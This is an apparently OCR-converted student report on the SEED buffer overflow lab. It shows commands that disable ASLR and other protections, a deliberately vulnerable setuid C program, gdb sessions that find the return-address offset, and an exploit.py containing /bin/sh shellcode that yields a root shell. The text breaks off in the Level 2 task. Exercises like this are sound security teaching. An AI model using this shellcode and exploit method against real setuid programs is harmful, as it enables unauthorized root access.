
Name : Linson Peter Rodrigues

Lab 3 : Buffer Overflow Attack Lab (Set-UID Version)

Environment Setup

Turning Off Countermeasures

1. Address Space Randomization.
   It was used to randomize the starting address of heap and stack .
2. Configuring /bin/sh.
   It was used to drop privilege.




Task: Invoking the Shellcode

Code:

call_shellcode.c

1. The code below includes two copies of shellcode.
2. One is of 32-bits an the other is of 64-bits.





```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

// Binary code for setuid(0)
// 64-bit:  "\x48\x31\xff\x48\x31\xc0\xb0\x69\x0f\x05"
// 32-bit:  "\x31\xdb\x31\xc0\xb0\xd5\xcd\x80"


const char shellcode[] =
#if __x86_64__
  "\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"
  "\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"
  "\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05"
#else
  "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
  "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
  "\xd2\x31\xc0\xb0\x0b\xcd\x80"
#endif
;

int main(int argc, char **argv)
{
   char code[500];

   strcpy(code, shellcode);
   int (*func)() = (int(*)())code;

   func();
   return 1;
}
```

Implementation:

1. The above code was compiled .
2. Used the makefile which was provided in the labsetup.
3. “make” was used to compile the code .


4. Two binary were created which were a32.out and a64.out



Task 2: Understanding the Vulnerable Program

Code :


1. The below given program consist of bufferoverflow vulnerabilities.
2. The code reads input from the badfile and then passes the input to bof() function.



```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

/* Changing this size will change the layout of the stack.
 * Instructors can change this value each year, so students
 * won't be able to use the solutions from the past.
 */
#ifndef BUF_SIZE
#define BUF_SIZE 100
#endif

void dummy_function(char *str);

int bof(char *str)
{
    char buffer[BUF_SIZE];

    // The following statement has a buffer overflow problem
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    if (!badfile) {
       perror("Opening badfile"); exit(1);
    }

    int length = fread(str, sizeof(char), 517, badfile);
    printf("Input size: %d\n", length);
    dummy_function(str);
    fprintf(stdout, "==== Returned Properly ====\n");
    return 1;
}

// This function is used to insert a stack frame of size
// 1000 (approximately) between main's and bof's stack frames.
// The function itself does not do anything.
void dummy_function(char *str)
{
    char dummy_buffer[1000];
    memset(dummy_buffer, 0, 1000);
    bof(str);
}
```

Implementation:


1. Compiled the above vulnerable program .
2. Turned off the stackguard and non-executable stack protection.
3. Changed the ownership permissions and further the permission to 4755 was used to enable the set-UID bit.


seed@VM: ~/.../code
[09/08/23]seed@VM:~/.../code$ ls
brute-force.sh exploit.py Makefile stack.c
[09/08/23]seed@VM:~/.../code$ gcc -DBUF_SIZE=100 -m32 -o stack -z execstack -fno-stack-protector stack.c
[09/08/23]seed@VM:~/.../code$ sudo chown root stack
[09/08/23]seed@VM:~/.../code$ sudo chmod 4755 stack
[09/08/23]seed@VM:~/.../code$ make
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -o stack-L1 stack.c
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -g -o stack-L1-dbg stack.c
sudo chown root stack-L1 && sudo chmod 4755 stack-L1
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -o stack-L2 stack.c
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -g -o stack-L2-dbg stack.c
sudo chown root stack-L2 && sudo chmod 4755 stack-L2
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -o stack-L3 stack.c
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -g -o stack-L3-dbg stack.c
sudo chown root stack-L3 && sudo chmod 4755 stack-L3
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -o stack-L4 stack.c
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -g -o stack-L4-dbg stack.c
sudo chown root stack-L4 && sudo chmod 4755 stack-L4
[09/08/23]seed@VM:~/.../code$

Task 3: Launching Attack on 32-bit Program (Level 1)

Implementation:

stack.c



```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

/* Changing this size will change the layout of the stack.
 * Instructors can change this value each year, so students
 * won't be able to use the solutions from the past.
 */
#ifndef BUF_SIZE
#define BUF_SIZE 100
#endif

void dummy_function(char *str);

int bof(char *str)
{
    char buffer[BUF_SIZE];

    // The following statement has a buffer overflow problem
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    if (!badfile) {
       perror("Opening badfile"); exit(1);
    }

    int length = fread(str, sizeof(char), 517, badfile);
    printf("Input size: %d\n", length);
    dummy_function(str);
    fprintf(stdout, "==== Returned Properly ====\n");
    return 1;
}

// This function is used to insert a stack frame of size
// 1000 (approximately) between main's and bof's stack frames.
// The function itself does not do anything.
void dummy_function(char *str)
{
    char dummy_buffer[1000];
    memset(dummy_buffer, 0, 1000);
    bof(str);
}
```

1. In the above the code the bufferoverflow is taking place at line 20 in the strcpy(). Which is inside the “bof” function .
2. Disabled the address space randomization which is countermeasure for BufferOverflow .
3. Relinked the shel to /zsh , which is also a countermeasure which is supposed to be disabled before the attack.
4. Executed the make file which consist of L1,L2,L3,L4 which are converted to UID.
5. Empty badfile was created .
6. Debugger was used to debug the stack-L1.
7. After debugging the program is ready to execute .
8. b bof : is a function name where we have bufferoverflow .
9. Then executed the “run” command.
10. Then executed the “next” command.
11. Then printed the address of EBP register.
12. Another address was obtained which was the beginning of the buffer .

13. Then calculated the difference between those two address which gave the offset.
14. Further the payload was constructed.

```
[09/10/23]seed@VM:~/.../code$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[09/10/23]seed@VM:~/.../code$ sudo ln -sf /bin/zsh /bin/sh
[09/10/23]seed@VM:~/.../code$ make
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -o stack-L1 stack.c
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -g -o stack-L1-dbg stack.c
sudo chown root stack-L1 && sudo chmod 4755 stack-L1
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -o stack-L2 stack.c
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -g -o stack-L2-dbg stack.c
sudo chown root stack-L2 && sudo chmod 4755 stack-L2
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -o stack-L3 stack.c
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -g -o stack-L3-dbg stack.c
sudo chown root stack-L3 && sudo chmod 4755 stack-L3
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -o stack-L4 stack.c
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -g -o stack-L4-dbg stack.c
sudo chown root stack-L4 && sudo chmod 4755 stack-L4
[09/10/23]seed@VM:~/.../code$ ll
total 168
-rwxrwxrwx 1 seed seed   270 Sep  5 10:48 brute-force.sh
-rwxrwxrwx 1 seed seed   891 Sep  5 10:48 exploit.py
-rwxrwxrwx 1 seed seed   965 Sep  5 10:48 Makefile
-rwxrwxrwx 1 seed seed  1132 Sep  5 10:48 stack.c
-rwsr-xr-x 1 root seed 15908 Sep 10 12:02 stack-L1
-rwxrwxr-x 1 seed seed 18696 Sep 10 12:02 stack-L1-dbg
-rwsr-xr-x 1 root seed 15908 Sep 10 12:02 stack-L2
-rwxrwxr-x 1 seed seed 18696 Sep 10 12:02 stack-L2-dbg
-rwsr-xr-x 1 root seed 17112 Sep 10 12:02 stack-L3
-rwxrwxr-x 1 seed seed 20120 Sep 10 12:02 stack-L3-dbg
-rwsr-xr-x 1 root seed 17112 Sep 10 12:02 stack-L4
-rwxrwxr-x 1 seed seed 20112 Sep 10 12:02 stack-L4-dbg
[09/10/23]seed@VM:~/.../code$
```

```
[09/10/23]seed@VM:~/.../code$ touch badfile
[09/10/23]seed@VM:~/.../code$ gdb stack-L1-dbg
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if pyversion is 3:
Reading symbols from stack-L1-dbg...
gdb-peda$ b bof
Breakpoint 1 at 0x12ad: file stack.c, line 16.
gdb-peda$ run
Starting program: /home/seed/CSP544/lab3/Labsetup/code/stack-L1-dbg
Input size: 517
[----------------------------------registers-----------------------------------]
EAX: 0xffffcb08 --> 0x0
EBX: 0x56558fb8 --> 0x3ec0
ECX: 0x60 ('`')
EDX: 0xffffcef0 --> 0xf7fb4000 --> 0x1e6d6c
```

```
gdb-peda$ run
Starting program: /home/seed/CSP544/lab3/Labsetup/code/stack-L1-dbg
Input size: 517
[----------------------------------registers-----------------------------------]
EAX: 0xffffcb08 --> 0x0
EBX: 0x56558fb8 --> 0x3ec0
ECX: 0x60 ('`')
EDX: 0xffffcef0 --> 0xf7fb4000 --> 0x1e6d6c
ESI: 0xf7fb4000 --> 0x1e6d6c
EDI: 0xf7fb4000 --> 0x1e6d6c
EBP: 0xffffcef8 --> 0xffffd128 --> 0x0
ESP: 0xffffcaec --> 0x565563ee (<dummy_function+62>:    add    esp,0x10)
EIP: 0x565562ad (<bof>: endbr32)
EFLAGS: 0x292 (carry parity ADJUST zero SIGN trap INTERRUPT direction overflow)
[-----------------------------------code-------------------------------------]
   0x565562a4 <frame_dummy+4>:
    jmp    0x56556200 <register_tm_clones>
   0x565562a9 <__x86.get_pc_thunk.dx>:
    mov    edx,DWORD PTR [esp]
   0x565562ac <__x86.get_pc_thunk.dx+3>:        ret
=> 0x565562ad <bof>:    endbr32
   0x565562b1 <bof+4>:  push   ebp
   0x565562b2 <bof+5>:  mov    ebp,esp
   0x565562b4 <bof+7>:  push   ebx
   0x565562b5 <bof+8>:  sub    esp,0x74
[------------------------------------stack-------------------------------------]
0000| 0xffffcaec --> 0x565563ee (<dummy_function+62>:   add    esp,0x10)
0004| 0xffffcaf0 --> 0xffffcf13 --> 0x0
0008| 0xffffcaf4 --> 0x0
0012| 0xffffcaf8 --> 0x3e8
0016| 0xffffcafc --> 0x565563c3 (<dummy_function+19>:   add    eax,0x2bf5)
0020| 0xffffcb00 --> 0x0
```

```
[----------------------------------stack-------------------------------------]
0000| 0xffffcaec --> 0x565563ee (<dummy_function+62>:   add    esp,0x10)
0004| 0xffffcaf0 --> 0xffffcf13 --> 0x0
0008| 0xffffcaf4 --> 0x0
0012| 0xffffcaf8 --> 0x3e8
0016| 0xffffcafc --> 0x565563c3 (<dummy_function+19>:   add    eax,0x2bf5)
0020| 0xffffcb00 --> 0x0
0024| 0xffffcb04 --> 0x0
0028| 0xffffcb08 --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, bof (str=0xffffcf13 "") at stack.c:16
16      {
gdb-peda$ next
[----------------------------------registers-----------------------------------]
EAX: 0x56558fb8 --> 0x3ec0
EBX: 0x56558fb8 --> 0x3ec0
ECX: 0x60 ('`')
EDX: 0xffffcef0 --> 0xf7fb4000 --> 0x1e6d6c
ESI: 0xf7fb4000 --> 0x1e6d6c
EDI: 0xf7fb4000 --> 0x1e6d6c
EBP: 0xffffcae8 --> 0xffffcef8 --> 0xffffd128 --> 0x0
ESP: 0xffffca70 ("1pUV\004\317\377\377\220\325\377\367\340\263\374", <incomplete sequence \367>)
EIP: 0x565562c2 (<bof+21>:      sub    esp,0x8)
EFLAGS: 0x216 (carry PARITY ADJUST zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x565562b5 <bof+8>:  sub    esp,0x74
   0x565562b8 <bof+11>: call   0x565563f7 <__x86.get_pc_thunk.ax>
   0x565562bd <bof+16>: add    eax,0x2cfb
=> 0x565562c2 <bof+21>: sub    esp,0x8
```

```
gdb-peda$ next
[----------------------------------registers-----------------------------------]
EAX: 0x56558fb8 --> 0x3ec0
EBX: 0x56558fb8 --> 0x3ec0
ECX: 0x60 ('`')
EDX: 0xffffcef0 --> 0xf7fb4000 --> 0x1e6d6c
ESI: 0xf7fb4000 --> 0x1e6d6c
EDI: 0xf7fb4000 --> 0x1e6d6c
EBP: 0xffffcae8 --> 0xffffcef8 --> 0xffffd128 --> 0x0
ESP: 0xffffca70 ("1pUV\004\317\377\377\220\325\377\367\340\263\374", <incomplete sequence \367>)
EIP: 0x565562c2 (<bof+21>:      sub    esp,0x8)
EFLAGS: 0x216 (carry PARITY ADJUST zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x565562b5 <bof+8>:  sub    esp,0x74
   0x565562b8 <bof+11>: call   0x565563f7 <__x86.get_pc_thunk.ax>
   0x565562bd <bof+16>: add    eax,0x2cfb
=> 0x565562c2 <bof+21>: sub    esp,0x8
   0x565562c5 <bof+24>: push   DWORD PTR [ebp+0x8]
   0x565562c8 <bof+27>: lea    edx,[ebp-0x6c]
   0x565562cb <bof+30>: push   edx
   0x565562cc <bof+31>: mov    ebx,eax
[----------------------------------stack-------------------------------------]
0000| 0xffffca70 ("1pUV\004\317\377\377\220\325\377\367\340\263\374", <incomplete sequence \367>)
0004| 0xffffca74 --> 0xffffcf04 --> 0x205
0008| 0xffffca78 --> 0xf7ffd590 --> 0xf7fd1000 --> 0x464c457f
0012| 0xffffca7c --> 0xf7fcb3e0 --> 0xf7ffd990 --> 0x56555000 --> 0x464c457f
0016| 0xffffca80 --> 0x0
0020| 0xffffca84 --> 0x0
0024| 0xffffca88 --> 0x0
0028| 0xffffca8c --> 0x0
[------------------------------------------------------------------------------]

EIP: 0x565562c2 (<bof+21>:      sub    esp,0x8)
EFLAGS: 0x216 (carry PARITY ADJUST zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x565562b5 <bof+8>:  sub    esp,0x74
   0x565562b8 <bof+11>: call   0x565563f7 <__x86.get_pc_thunk.ax>
   0x565562bd <bof+16>: add    eax,0x2cfb
=> 0x565562c2 <bof+21>: sub    esp,0x8
   0x565562c5 <bof+24>: push   DWORD PTR [ebp+0x8]
   0x565562c8 <bof+27>: lea    edx,[ebp-0x6c]
   0x565562cb <bof+30>: push   edx
   0x565562cc <bof+31>: mov    ebx,eax
[----------------------------------stack-------------------------------------]
0000| 0xffffca70 ("1pUV\004\317\377\377\220\325\377\367\340\263\374", <incomplete sequence \367>)
0004| 0xffffca74 --> 0xffffcf04 --> 0x205
0008| 0xffffca78 --> 0xf7ffd590 --> 0xf7fd1000 --> 0x464c457f
0012| 0xffffca7c --> 0xf7fcb3e0 --> 0xf7ffd990 --> 0x56555000 --> 0x464c457f
0016| 0xffffca80 --> 0x0
0020| 0xffffca84 --> 0x0
0024| 0xffffca88 --> 0x0
0028| 0xffffca8c --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
20          strcpy(buffer, str);
gdb-peda$ p $ebp
$1 = (void *) 0xffffcae8
gdb-peda$ p &buffer
$2 = (char (*)[100]) 0xffffca7c
gdb-peda$ p/d 0xffffcae8 - 0xffffca7c
$3 = 108
gdb-peda$ quit
[09/10/23]seed@VM:~/.../code$
```

```
-rw-rw-r-- 1 seed seed    11 Sep 10 12:04 peda-session-stack-L1-dbg.txt
-rwxrwxrwx 1 seed seed  1132 Sep  5 10:48 stack.c
-rwsr-xr-x 1 root seed 15908 Sep 10 12:02 stack-L1
-rwxrwxr-x 1 seed seed 18696 Sep 10 12:02 stack-L1-dbg
-rwsr-xr-x 1 root seed 15908 Sep 10 12:02 stack-L2
-rwxrwxr-x 1 seed seed 18696 Sep 10 12:02 stack-L2-dbg
-rwsr-xr-x 1 root seed 17112 Sep 10 12:02 stack-L3
-rwxrwxr-x 1 seed seed 20120 Sep 10 12:02 stack-L3-dbg
-rwsr-xr-x 1 root seed 17112 Sep 10 12:02 stack-L4
-rwxrwxr-x 1 seed seed 20112 Sep 10 12:02 stack-L4-dbg
[09/10/23]seed@VM:~/.../code$ ./exploit.py
[09/10/23]seed@VM:~/.../code$ ls -l
total 176
-rw-rw-r-- 1 seed seed   517 Sep 10 12:16 badfile
-rwxrwxrwx 1 seed seed   270 Sep  5 10:48 brute-force.sh
-rwxrwxrwx 1 seed seed   983 Sep 10 12:13 exploit.py
-rwxrwxrwx 1 seed seed   965 Sep  5 10:48 Makefile
-rw-rw-r-- 1 seed seed    11 Sep 10 12:04 peda-session-stack-L1-dbg.txt
-rwxrwxrwx 1 seed seed  1132 Sep  5 10:48 stack.c
-rwsr-xr-x 1 root seed 15908 Sep 10 12:02 stack-L1
-rwxrwxr-x 1 seed seed 18696 Sep 10 12:02 stack-L1-dbg
-rwsr-xr-x 1 root seed 15908 Sep 10 12:02 stack-L2
-rwxrwxr-x 1 seed seed 18696 Sep 10 12:02 stack-L2-dbg
-rwsr-xr-x 1 root seed 17112 Sep 10 12:02 stack-L3
-rwxrwxr-x 1 seed seed 20120 Sep 10 12:02 stack-L3-dbg
-rwsr-xr-x 1 root seed 17112 Sep 10 12:02 stack-L4
-rwxrwxr-x 1 seed seed 20112 Sep 10 12:02 stack-L4-dbg
[09/10/23]seed@VM:~/.../code$ ./exploit.py
[09/10/23]seed@VM:~/.../code$ ./stack-L1
Input size: 517
# 
```

CODE: exploit.py

exploit.py
~/CSPS44/lab3/Labsetup/code

```
#!/usr/bin/python3
import sys

# Replace the content with the actual shellcode
shellcode= (
 "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
  "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
  "\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

#################################################################
# Put the shellcode somewhere in the payload
start = 400               # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0xffffcae8 + 200           # Change this number
offset = 112              # Change this number

L = 4     # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
#################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

1. The shellcode that is provided in labsetup consist of 32-bit an 64-bit shellcode.
2. Copied the shellcode for the 32-bit register which was provided in the shellcode.c .
3. At line 16 updated the number to 400.
4. return address was replaced with ebp register + 200 , because return address has to more than ebp .
5. Offset was obtained from the difference which was calculated previously .
   And added 4 to the value because its a 32-bit program.
6. As mentioned above the initial badfile was empty badfile, so after executing the ./exploit.py it replaced the old badfile with the new one.


Observations:

The attack was implemented successfully and the root access was obtained .

Task 4: Launching Attack without Knowing Buffer Size (Level 2)

Implementation:

1. In the below code the bufferoverflow is taking place at line 20 in the strcpy(). Which is inside the “bof” function .
2. Disabled the address space randomization which is countermeasure for BufferOverflow .
3. Relinked the shel to /zsh , which is also a countermeasure which is supposed to be disabled before the attack.
4. Executed the make file which consist of L1,L2,L3,L4 which are converted to UID.
5. Empty badfile was created .
6. Debugger was used to debug the stack-L2.
7. After debugging the program is ready to execute .
8. b bof : is a function name where we have bufferoverflow .
9. Then executed the “run” command.
10. Then executed the “next” command.
11. Address was obtained which was in the beginning of the buffer .
12. Then calculated the difference between those two address which gave the offset.
13. Further the payload was constructed.



```
Type "apropos word" to search for commands related to "word"...
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if pyversion is 3:
Reading symbols from stack-L2-dbg...
gdb-peda$ b bof
Breakpoint 1 at 0x12ad: file stack.c, line 16.
gdb-peda$ run
Starting program: /home/seed/CSP544/lab3/Labsetup 3/Labsetup/code/stack-L2-dbg
Input size: 0
[----------------------------------registers-----------------------------------]
EAX: 0xffffcae8 --> 0x0
EBX: 0x56558fb8 --> 0x3ec0
ECX: 0x60 ('`')
EDX: 0xffffced0 --> 0xf7fb4000 --> 0x1e6d6c
ESI: 0xf7fb4000 --> 0x1e6d6c
EDI: 0xf7fb4000 --> 0x1e6d6c
EBP: 0xffffced8 --> 0xffffd108 --> 0x0
ESP: 0xffffcacc --> 0x565563f4 (<dummy_function+62>:    add    esp,0x10)
EIP: 0x565562ad (<bof>: endbr32)
EFLAGS: 0x296 (carry PARITY ADJUST zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x565562a4 <frame_dummy+4>:
    jmp    0x56556200 <register_tm_clones>
   0x565562a9 <__x86.get_pc_thunk.dx>:
    mov    edx,DWORD PTR [esp]
   0x565562ac <__x86.get_pc_thunk.dx+3>:        ret
=> 0x565562ad <bof>:    endbr32
   0x565562b1 <bof+4>:  push   ebp
   0x565562b2 <bof+5>:  mov    ebp,esp
   0x565562b4 <bof+7>:  push   ebx

[-------------------------------------stack-------------------------------------]
0000| 0xffffcacc --> 0x565563f4 (<dummy_function+62>:   add    esp,0x10)
0004| 0xffffcad0 --> 0xffffcef3 --> 0x456
0008| 0xffffcad4 --> 0x0
0012| 0xffffcad8 --> 0x3e8
